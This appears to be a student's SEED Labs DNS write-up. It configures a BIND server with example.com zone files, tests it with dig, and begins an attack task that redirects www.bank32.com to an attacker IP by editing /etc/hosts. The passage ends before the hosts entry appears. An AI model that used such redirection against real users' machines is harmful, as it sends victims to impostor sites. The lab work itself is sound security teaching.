
Setting up an authoritative server for the example.com domain. This domain name is reserved for use in documentation, and is not owned by anybody, so it is safe to use it.

Step 1: Create zones.


Creating two zone entries in the DNS server by adding the following contents to **/etc/bind/named.conf**.

The first zone - forward lookup (from hostname to IP)

The second zone - reverse lookup (from IP to hostname).



Adding the two zones into named.conf



The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]" running the "GNU nano 2.5.3" editor. The file being edited is "/etc/bind/named.conf". The content of the file is as follows:

```
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};


zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};
```

At the bottom of the terminal window, there is a menu bar with "File Edit View Search Terminal Help" and a toolbar with icons for various applications like Nautilus, Evolution, and System Settings. The keyboard shortcuts for nano editor commands are displayed at the bottom:

- ^G Get Help
- ^O Write Out
- ^W Where Is
- ^K Cut Text
- ^X Exit
- ^R Read File
- ^\\ Replace
- ^U Uncut Text

Step 2: Setup the forward lookup zone file

We create an **example.com.db** zone file with the following contents in the **/etc/bind/** directory where the actual DNS resolution is stored.




The screenshot shows the nano editor window with the file "example.com.db" open. The window title bar indicates "GNU nano 2.5.3" and "File: example.com.db Modified". The content of the file is:

```
$TTL 3D  
@ IN SOA ns.example.com. admin.example.$  
2008111001  
8H  
2H  
4W  
1D)  
@ IN NS ns.example.com.  
@ IN MX 10 mail.example.com.  
www IN A 10.0.2.101  
mail IN A 10.0.2.102  
ns IN A 10.0.2.12  
.example.com. IN A 10.0.2.100
```

The bottom of the terminal window shows the nano editor's command-line interface with various keyboard shortcuts.

Step 3: Setup the reverse lookup zone file.

We create a reverse DNS lookup file called **10.0.2.db** for the example.net domain to support DNS reverse lookup, i.e., from IP address to hostname in the **/etc/bind/** directory with the following contents.




A screenshot of the nano text editor showing the contents of the file "10.0.2.db". The file contains the following DNS zone configuration:

```
$TTL 3D
@ IN SOA ns.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com
102 IN PTR mail.example.com.
12  IN PTR ns.example.com
```

The nano editor interface is visible at the bottom, showing various keyboard shortcuts.

Step 4: Restart the BIND server and test.

Every time a modification is made to the DNS configuration, the DNS server needs to be restarted.



By using the *dig* command we can see that the ANSWER SECTION contains the DNS mapping. We can see that the IP address of www.example.com is now 10.0.2.101, which is what we have set up in the DNS server.

```
SEEDUbuntu Clone1 [Running]
Terminal [10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 483
67
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
.
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A


;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.0.2.
101
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.exam
```

```
; ADDITIONAL SECTION:
ns.example.com.      259200  IN      A      10.0.2.
12
;
;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Oct 18 07:12:57 EDT 2021
;; MSG SIZE  rcvd: 93
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ █
```


Part II: Attacks on DNS

Task 4: Modifying the Host File

Before the attack:




```
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=1 ttl=116 time=19.4 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=2 ttl=116 time=16.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=3 ttl=116 time=16.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=4 ttl=116 time=17.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=5 ttl=116 time=16.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=6 ttl=116 time=29.4 ms
^C
--- bank32.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time
6728ms
rtt min/avg/max/mdev = 16.544/19.355/29.408/4.603 ms
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```



We are getting an ICMP response back from www.bank32.com

Attack: We modify the **/etc/hosts** file with the IP address of www.bank32.com as 10.0.2.4 (Attacker machine).



SEEDUbuntu Clone1 [Running]


Terminal File Edit View Search Terminal Help 7:45 AM

GNU nano 2.5.3 File: /etc/hosts Modified

